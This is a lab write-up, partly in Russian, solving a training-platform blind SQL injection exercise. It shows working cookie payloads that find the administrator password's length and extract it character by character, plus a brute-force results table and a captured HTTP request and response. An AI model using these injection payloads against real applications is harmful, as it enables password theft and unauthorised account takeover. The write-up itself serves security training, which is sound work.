This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs a SQL query containing the value of the submitted cookie.

The results of the SQL query are not returned, and no error messages are displayed. But the application includes a **Welcome back** message in the page if the query returns any rows.

The database contains a different table called **users**, with columns called **username** and **password**. You need to exploit the blind SQL injection vulnerability to find out the password of the **administrator** user.

To solve the lab, log in as the **administrator** user.

Попробуем определить длину пароля через куки инъекцию. Если мы определим правильную длину, то на сайте будет текст 'Welcome back'.

... ' or (select length(password) from users where username='administrator')='16

Теперь переберем алфавит и получим пароль.

... ' and (select substring(password,\$1,1) from users where username='administrator')='\$2'

где \$1 – это позиция от 1 до 16, \$2 – это символы английского алфавита и цифры.

Также добавим фильтр по строке 'Welcome back!', чтобы сразу находить правильный ответ.

| Request | Payload 1 | Payload 2 | Status code | Respons... | Error | Timeout | Length | error | except... | illegal | invalid | fail | stack | access | directory | file |
|---------|-----------|-----------|-------------|------------|-------|---------|--------|-------|-----------|---------|---------|------|-------|--------|-----------|------|
| 23      | 7         | 2         | 200         | 127        |       |         | 11654  |       |           |         |         |      |       | 2      |           |      |
| 0       |           |           | 200         | 105        |       |         | 11593  |       |           |         |         |      |       | 2      |           |      |
| 1       | 1         | 1         | 200         | 109        |       |         | 11593  |       |           |         |         |      |       | 2      |           |      |
| 2       | 2         | 1         | 200         | 113        |       |         | 11593  |       |           |         |         |      |       | 2      |           |      |
| 3       | 3         | 1         | 200         | 110        |       |         | 11593  |       |           |         |         |      |       | 2      |           |      |
| 4       | 4         | 1         | 200         | 111        |       |         | 11593  |       |           |         |         |      |       | 2      |           |      |
| 5       | 5         | 1         | 200         | 110        |       |         | 11593  |       |           |         |         |      |       | 2      |           |      |
| 6       | 6         | 1         | 200         | 116        |       |         | 11593  |       |           |         |         |      |       | 2      |           |      |
| 7       | 7         | 1         | 200         | 107        |       |         | 11593  |       |           |         |         |      |       | 2      |           |      |
| 8       | 8         | 1         | 200         | 108        |       |         | 11593  |       |           |         |         |      |       | 2      |           |      |
| 9       | 9         | 1         | 200         | 108        |       |         | 11593  |       |           |         |         |      |       | 2      |           |      |
| 10      | 10        | 1         | 200         | 114        |       |         | 11593  |       |           |         |         |      |       | 2      |           |      |
| 11      | 11        | 1         | 200         | 107        |       |         | 11593  |       |           |         |         |      |       | 2      |           |      |
| 12      | 12        | 1         | 200         | 109        |       |         | 11593  |       |           |         |         |      |       | 2      |           |      |
| 13      | 13        | 1         | 200         | 105        |       |         | 11654  |       |           |         |         |      |       | 2      |           |      |

**Request**

pretty / HTTP/2

Host: 0ad50031035d139c80eb442100d70008.web-security-academy.net

Cookie: TrackingId=ckzfY4hG7xM9EfJr' and (select substring(password,7,1) from users where username='administrator')='2; session=ZyYfsf6QX7durMQt5NF9XBtOMNVY9pF5

Cache-Control: max-age=0

Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"

Sec-Ch-Ua-Mobile: 70

Sec-Ch-Ua-Platform: "Linux"

Accept-Language: ru-RU,ru;q=0.9

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (X11; Linux x86\_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w

**Response**

50

</p>

<div>

Welcome back!

</div>

<p>

51

<a href="/my-account">

My account

</a>

<p>

52

</section>

</div>

Как видим, седьмой символ в пароле это 2.